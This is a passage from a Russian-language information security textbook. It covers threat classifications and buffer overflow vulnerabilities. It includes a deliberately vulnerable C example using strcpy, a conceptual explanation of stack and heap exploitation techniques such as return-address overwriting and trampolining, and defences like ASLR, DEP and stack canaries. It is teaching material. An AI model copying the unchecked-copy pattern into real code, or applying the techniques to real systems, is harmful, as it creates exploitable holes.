   - угроза информационной безопасности, которая провоцируется руками человека и является искусственной;
   - природные угрожающие факторы, неподконтрольные информационным системам защиты и вызывающиеся стихийными бедствиями.
3. **Классификация непосредственной причины угрозы. Виновником может быть:**
   - человек, который разглашает конфиденциальную информацию, орудуя с помощью подкупа сотрудников компании;
   - природный фактор, приходящий в виде катастрофы или локального бедствия;
   - программное обеспечение с применением специализированных аппаратов или внедрение вредоносного кода в техсредства, что нарушает функционирование системы;
   - случайное удаление данных, санкционированные программно-аппаратные фонды, отказ в работе операционной системы.
4. **Степень активности действия угроз на информационные ресурсы:**
   - в момент обрабатывания данных в информационном пространстве (действие рассылок от вирусных утилит);
   - в момент получения новой информации;

- независимо от активности работы системы хранения информации (в случае вскрытия шифров или криптозащиты информационных данных).

Существует еще одна классификация источников угроз информационной безопасности. [9] Она основана на других параметрах и также учитывается во время анализа неисправности системы или ее взлома. Во внимание берется несколько показателей.

Таблица 3.1. Классификация угроз информационной безопасности [9]

Состояние источника угрозы	• в самой системе, что приводит к ошибкам в работе и сбоям при реализации ресурсов АС; • в пределах видимости АС, например, применение подслушивающей аппаратуры, похищение информации в распечатанном виде или кража записей с носителей данных; • мошенничество вне зоны действия АС. Случаи, когда информация захватывается во время прохождения по путям связи, побочный захват с акустических или электромагнитных излучений устройств
Степень влияния	• активная угроза безопасности, которая вносит коррективы в структуру системы и ее сущность, например, использование вредоносных вирусов или троянов; • пассивная угроза – та разновидность, которая просто ворует информацию способом копирования, иногда скрытая. Она не вносит своих изменений в информационную систему
Возможность доступа сотрудников к системе программ или ресурсов	• вредоносное влияние, то есть угроза информационным данным может реализоваться на шаге доступа к системе (несанкционированного); • вред наносится после согласия доступа к ресурсам системы
Способ доступа к основным ресурсам системы	• применение нестандартного канала пути к ресурсам, что включает в себя несанкционированное использование возможностей операционной системы; • использование стандартного канала для открытия доступа к ресурсам, например, незаконное получение паролей и других параметров с дальнейшей маскировкой под зарегистрированного в системе пользователя
Размещение информации в системе	• вид угроз доступа к информации, которая располагается на внешних устройствах памяти, вроде несанкционированного копирования информации с жесткого диска; • получение доступа к информации, которая показывается терминалу, например, запись с видеокамер терминалов; • незаконное проникновение в каналы связи и подсоединение к ним с целью получения конфиденциальной информации или для подмены реально существующих фактов под видом зарегистрированного сотрудника. Возможно распространение дезинформации; • проход к системной области со стороны прикладных программ и считывание всей информации

При этом не стоит забывать о таких угрозах, как *случайные* и *преднамеренные*. Исследования доказали, что в системах данные регулярно подвергаются разным реакциям на всех стадиях цикла обработки и хранения информации, а также во время функционирования системы.

В качестве источника *случайных* реакций выступают такие факторы, как [9]:

- сбои в работе аппаратуры;
- периодические шумы и фоны в каналах связи из-за воздействия внешних факторов (учитывается пропускная способность канала, полоса пропуска);
- неточности в программном обеспечении;

- ошибки в работе сотрудников или других служащих в системе;
- специфика функционирования среды Ethernet;
- форс-мажоры во время стихийных бедствий или частых отключений электропитания.

Погрешности в функционировании программного обеспечения встречаются чаще всего, а в результате появляется угроза. Все программы разрабатываются людьми, поэтому нельзя устранить человеческий фактор и ошибки. Рабочие станции, маршрутизаторы, серверы построены на работе людей. Чем выше сложность программы, тем больше возможность раскрытия в ней ошибок и обнаружения уязвимостей, которые приводят к угрозам информационной безопасности.

Часть этих ошибок не приводит к нежелательным результатам, например, к отключению работы сервера, несанкционированному использованию ресурсов, неработоспособности системы. Такие платформы, на которых была похищена информация, могут стать площадкой для дальнейших атак и представляют угрозу информационной безопасности.

Чтобы обеспечить безопасность информации в таком случае, требуется воспользоваться обновлениями. Установить их можно с помощью паков, выпускаемых разработчиками. Установление несанкционированных или нелицензионных программ может только ухудшить ситуацию. Также вероятны проблемы не только на уровне ПО, но и в целом связанные с защитой безопасности информации в сети.

Преднамеренная угроза безопасности информации ассоциируется с неправомерными действиями преступника. В качестве информационного преступника может выступать сотрудник компании, посетитель информационного ресурса, конкуренты или наемные лица. Причин для совершения преступления может быть несколько: денежные мотивы, недовольство работой системы и ее безопасностью, желание самоутвердиться.

Есть возможность смоделировать действия злоумышленника заранее, особенно если знать его цель и мотивы поступков.

- Человек владеет информацией о функционировании системы, ее данных и параметрах.
- Мастерство и знания мошенника позволяют ему действовать на уровне разработчика.
- Преступник способен выбрать самое уязвимое место в системе и свободно проникнуть к информации, стать угрозой для нее.
- Заинтересованным лицом может быть любой человек, как свой сотрудник, так и посторонний злоумышленник.

3.4.4. Переполнение буфера как опасная уязвимость

Напомним, что обычно программа, которая использует уязвимость для разрушения защиты другой программы, называется ***эксплойтом***. Наибольшую опасность представляют эксплойты, предназначенные ***для получения доступа к уровню суперпользователя*** или, другими словами, ***повышения привилегий***. Эксплойт переполнения буфера достигает этого путем передачи программе специально изготовленных входных данных. Такие данные переполняют выделенный буфер и изменяют дан-

ные, которые следуют за этим буфером в памяти [https://ru.wikipedia.org/wiki/%D0%9F%D0%B5%D1%80%D0%B5%D0%BF%D0%BE%D0%BB%D0%BD%D0%B5%D0%BD%D0%B8%D0%B5_%D0%B1%D1%83%D1%84%D0%B5%D1%80%D0%B0].

Представим себе некую гипотетическую программу системного администрирования, которая исполняется с привилегиями суперпользователя – к примеру, изменение паролей пользователей. Если эта программа не проверяет длину введенного нового пароля, то ***любые данные, длина которых превышает размер выделенного для их хранения буфера, будут просто записаны поверх того, что находилось после буфера.*** Злоумышленник может вставить в эту область памяти инструкции на машинном языке, например, шелл-код, выполняющие любые действия с привилегиями суперпользователя – добавление и удаление учетных записей пользователей, изменение паролей, изменение или удаление файлов и т.д. Если исполнение в этой области памяти разрешено и в дальнейшем программа передаст в нее управление, система «не раздумывая» исполнит находящийся там машинный код злоумышленника.

Поэтому «правильно написанные» программы должны автоматически проверять длину входных данных, чтобы убедиться, что они не больше, чем выделенный буфер данных. Однако даже опытные программисты часто забывают об этом. В случае если буфер расположен в стеке и стек «растет вниз» (например в архитектуре x86), то с помощью переполнения буфера можно изменить адрес возврата выполняемой функции, так как адрес возврата расположен после буфера, выделенного выполняемой функцией. Тем самым есть возможность выполнить произвольный участок машинного кода в адресном пространстве процесса. Использовать переполнение буфера для искажения адреса возврата возможно даже если стек «растет вверх» (в этом случае адрес возврата обычно находятся перед буфером).

Даже опытным программистам бывает трудно определить, насколько то или иное *переполнение* буфера может быть *уязвимостью*. Это требует глубоких знаний об архитектуре компьютера и о целевой программе. Было экспериментально показано, что даже такие «малые» переполнения, как запись одного байта за пределами буфера, могут представлять собой уязвимости.

Переполнения буфера широко распространены в программах, написанных на относительно низкоуровневых языках программирования, таких как язык ассемблера, Си и C++, которые требуют от программиста самостоятельного управления размером выделяемой памяти. К сожалению, устранение ошибок переполнения буфера до сих пор является слабо автоматизированным процессом.

Многие часто используемые программистами языки программирования, например Perl, Python, Java и Ada, управляют выделением памяти *автоматически,* что делает ошибки, связанные с переполнением буфера, маловероятными или невозможными. Так, например, Perl для избежания переполнений буфера обеспечивает автоматическое изменение размера массивов. Однако системы времени выполнения и библиотеки для таких языков все равно могут быть подвержены переполнениям буфера, вследствие возможных внутренних ошибок в реализации этих систем проверки. В Windows доступны некоторые программные и аппаратно-программные решения, которые предотвращают выполнение кода за пределами переполненного буфера, если такое переполнение все-таки было осуществлено. Среди этих решений – DEP в Windows XP SP2, OSsurance и Anti-Execute.

В гарвардской архитектуре исполняемый код хранится отдельно от данных, что делает подобные атаки практически невозможными.

Рассмотрим такой пример уязвимой программы, написанной на языке Си [https://ru.wikipedia.org/wiki/%D0%9F%D0%B5%D1%80%D0%B5%D0%BF%D0%BE%D0%BB%D0%BD%D0%B5%D0%BD%D0%B8%D0%B5_%D0%B1%D1%83%D1%84%D0%B5%D1%80%D0%B0]:

```
#include <string.h>

int main(int argc, char *argv[])
{
     char buf[100];
     strcpy(buf, argv[1]);
     return 0;
}
```

Здесь используется небезопасная функция *strcpy*, которая позволяет записать больше данных, чем вмещает выделенный под них массив. Если запустить данную программу в системе Windows с аргументом, длина которого превышает 100 байт, скорее всего, работа программы будет аварийно завершена, а пользователь получит сообщение об ошибке.

Следующая программа уже не подвержена данной уязвимости:

```
#include <string.h>

int main(int argc, char *argv[])
{
     char buf[100];
     strncpy(buf, argv[1], sizeof(buf));
     return 0;
}
```


Здесь *strcpy* заменена на *strncpy*, в которой максимальное число копируемых символов ограничено размером буфера.

На конкретных визуальных примерах [https://ru.wikipedia.org/wiki/%D0%9F%D0%B5%D1%80%D0%B5%D0%BF%D0%BE%D0%BB%D0%BD%D0%B5%D0%BD%D0%B8%D0%B5_%D0%B1%D1%83%D1%84%D0%B5%D1%80%D0%B0] продемонстрируем ниже, как уязвимая программа может повредить структуру стека.


В классической архитектуре x86 стек растет от бóльших адресов к меньшим, то есть новые данные помещаются *перед* теми, которые уже находятся в стеке.

Записывая данные в буфер, можно осуществить запись за его границами и изменить находящиеся там данные, в частности, изменить адрес возврата.


Если программа имеет особые привилегии (например, запущена с правами root), злоумышленник может сравнительно легко заменить адрес возврата на адрес шелл-кода, что позволит ему исполнять команды в атакуемой системе с повышенными привилегиями.



а) Состояние стека перед копированием данных



б) Строка «hello» была записана в буфер



в) Буфер переполнен, что привело к перезаписи адреса возврата (return address)

Рис. 3.4. Графическая иллюстрация записи различных данных в выделенный в стеке буфер

Техники применения механизма переполнения буфера меняются в зависимости от используемой архитектуры, операционной системы и области памяти. Например, случай с *переполнением буфера в куче* (используемой для динамического выделения памяти) значительно отличается от аналогичного в *стеке вызовов (*Stack smashing). «Технически грамотный» пользователь легко может использовать переполнение буфера в стеке, чтобы управлять программой в своих целях. Сделать это он сможет, например, следующими способами:

- перезаписывая локальную переменную, находящуюся в памяти рядом с буфером, изменяя поведение программы в свою пользу;
- перезаписывая адрес возврата в стековом кадре. Как только функция завершается, управление передается по указанному атакующим адресу, обычно в область памяти, к изменению которой он имел доступ;
- перезаписывая указатель на функцию или обработчик исключений, которые впоследствии получат управление;
- перезаписывая параметр из другого стекового кадра или нелокальный адрес, на который указывается в текущем контексте.

Если же адрес пользовательских данных неизвестен, но он точно хранится в регистре, злоумышленник может применить метод «trampolining» («прыжки на батуте»): адрес возврата может быть перезаписан адресом опкода, который передаст управление в область памяти с пользовательскими данными. Если адрес хранится в регистре R, то переход к команде, передающей управление по этому адресу (например, call R), вызовет исполнение заданного пользователем кода. Адреса подходящих опкодов или байтов памяти могут быть найдены в DLL или в самом исполняемом файле. Однако адреса обычно не могут содержать нулевых символов, а местонахождения этих опкодов меняются в зависимости от приложения и операционной системы.

Обратим особое внимание читателя – *переполнение буфера* в стеке не нужно путать с переполнением стека.

Также стоит отметить, что такие уязвимости можно обнаружить с помощью известной техники тестирования *фаззинг*. Это то, что касается *эксплуатации уязвимости в стеке*.

Эксплуатация в куче имеет свои особенности.

Переполнение буфера в области данных кучи называется *переполнением кучи* и эксплуатируется иным способом, чем переполнение буфера в стеке. Память в куче выделяется приложением динамически во время выполнения и обычно содержит программные данные. Эксплуатация производится путем порчи этих данных особыми способами, чтобы заставить приложение перезаписать внутренние структуры, такие как указатели в связных списках. Обычная техника эксплойта для переполнения буфера кучи – перезапись ссылок динамической памяти (например, метаданных функции malloc) и использование полученного измененного указателя для перезаписи указателя на функцию программы.

Надо сказать, что многие хакеры на соответствующих закрытых от «непосвященных» сайтах часто жалуются на сложности в эксплуатации этой уязвимости.

Специальные действия с буфером перед его чтением или исполнением могут помешать успешному использованию уязвимости. Они могут уменьшить вероятность успешной атаки, но не полностью исключить ее. Эти действия могут включать *пере-*

вод строки в верхний или нижний регистр, удаление спецсимволов или фильтрацию всех, кроме буквенно-цифровых. Однако существуют приемы, позволяющие обойти эти меры: буквенно-цифровые шелл-коды, полиморфические, самоизменяющиеся коды и атака возврата в библиотеку. Те же методы могут применяться для скрытия от систем обнаружения вторжений. В некоторых случаях, включая случаи конвертации символов в Юникод, уязвимость ошибочно принимается за позволяющую провести DoS-атаку, тогда как на самом деле возможно удаленное исполнение произвольного кода.

Для предотвращения использования подобной уязвимости используются различные приемы.

Системы обнаружения вторжения

С помощью систем обнаружения вторжения (СОВ) можно обнаружить и предотвратить попытки удаленного использования переполнения буфера. Так как в большинстве случаев данные, предназначенные для переполнения буфера, содержат длинные массивы инструкций *No Operation* (NOP или NOOP), СОВ просто блокирует все входящие пакеты, содержащие большое количество последовательных NOP-ов. Этот способ, в общем, неэффективен, так как такие массивы могут быть записаны с использованием разнообразных инструкций языка ассемблера. В последнее время крэкеры начали использовать шелл-коды с шифрованием, самомодифицирующимся кодом, полиморфным кодом и алфавитно-цифровым кодом, а также атаки возврата в стандартную библиотеку для проникновения через СОВ.

Защита от повреждения стека

Защита от повреждения стека используется для обнаружения наиболее частых ошибок переполнения буфера. При этом проверяется, что стек вызовов не был изменен перед возвратом из функции. Если он был изменен, то программа заканчивает выполнение с ошибкой сегментации.

Существуют две системы: StackGuard и Stack-Smashing Protector (старое название – ProPolice), обе являются расширениями компилятора gcc. Начиная с gcc-4.1-stage2, SSP был интегрирован в основной дистрибутив компилятора. Gentoo Linux и OpenBSD включают SSP в состав распространяемого с ними gcc.[22]

Размещение *адреса возврата* в стеке данных облегчает задачу осуществления переполнения буфера, которое ведет к выполнению произвольного кода. Теоретически, в gcc могут быть внесены изменения, которые позволят помещать адрес в специальном *стеке возврата*, который полностью отделен от стека данных, аналогично тому, как это реализовано в языке Forth. Однако это не является полным решением проблемы переполнения буфера, так как другие данные стека тоже нуждаются в защите.

Защита пространства исполняемого кода для UNIX-подобных систем

Защита пространства исполняемого кода может смягчить последствия переполнений буфера, делая большинство действий злоумышленников невозможными. Это достигается рандомизацией адресного пространства (ASLR) и/или запрещением одновременного доступа к памяти на запись и исполнение. Неисполняемый стек предотвращает большинство эксплойтов кода оболочки.

Существует как минимум два исправления для ядра Linux, которые обеспечивают эту защиту – PaX и exec-shield. Ни один из них еще не включен в основную поставку ядра. OpenBSD с версии 3.3 включает систему, называемую W^X, которая также обеспечивает контроль исполняемого пространства.

Заметим, что этот способ защиты *не* предотвращает повреждение стека. Однако он часто предотвращает успешное выполнение «полезной нагрузки» эксплойта. Программа не будет способна вставить код оболочки в защищенную от записи память, такую как существующие сегменты исполняемого кода. Также будет невозможно выполнение инструкций в неисполняемой памяти, такой как стек или куча.

ASLR затрудняет для взломщика определение адресов функций в коде программы, с помощью которых он мог бы осуществить успешную атаку, и делает атаки типа ret2libc очень трудной задачей, хотя они все еще возможны в контролируемом окружении или если атакующий правильно угадает нужный адрес.

Некоторые процессоры, такие как Sparc фирмы Sun, Efficeon фирмы Transmeta и модифицированные 64-битные процессоры фирм AMD и Intel, предотвращают выполнение кода, расположенного в областях памяти, помеченных специальным битом NX. AMD называет свое решение **NX** (*No eXecute*), а Intel свое – **XD** (*eXecute Disabled*).

Защита пространства исполняемого кода для Windows

Сейчас существует несколько различных решений, предназначенных для защиты исполняемого кода в системах Windows, предлагаемых как компанией Майкрософт, так и сторонними компаниями.

Майкрософт предложила свое решение, получившее название DEP (*Data Execution Prevention* – «предотвращение выполнения данных»), включив его в пакеты обновлений для Windows XP и Windows Server 2003. DEP использует дополнительные возможности новых процессоров Intel и AMD, которые были предназначены для преодоления ограничения в 4 Гб на размер адресуемой памяти, присущего 32-разрядным процессорам. Для этих целей некоторые служебные структуры были увеличены. Эти структуры теперь содержат зарезервированный бит NX. DEP использует этот бит для предотвращения атак, связанных с изменением адреса обработчика исключений (так называемый SEH-эксплойт). DEP обеспечивает только защиту от SEH-эксплойта, он не защищает страницы памяти с исполняемым кодом.

Кроме того, Майкрософт разработала механизм защиты стека, предназначенный для Windows Server. Стек помечается с помощью так называемых осведомителей (англ. *canary*), целостность которых затем проверяется. Если «осведомитель» был изменен, значит, стек поврежден.

Существуют также сторонние решения, предотвращающие исполнение кода, расположенного в областях памяти, предназначенных для данных или реализующих механизм ASLR.

Использование безопасных библиотек

Проблема переполнений буфера характерна для языков программирования Си и C++, потому что они не скрывают детали низкоуровневого представления буферов как контейнеров для типов данных. Таким образом, чтобы избежать переполнения буфера, нужно обеспечивать высокий уровень контроля за созданием и изменени-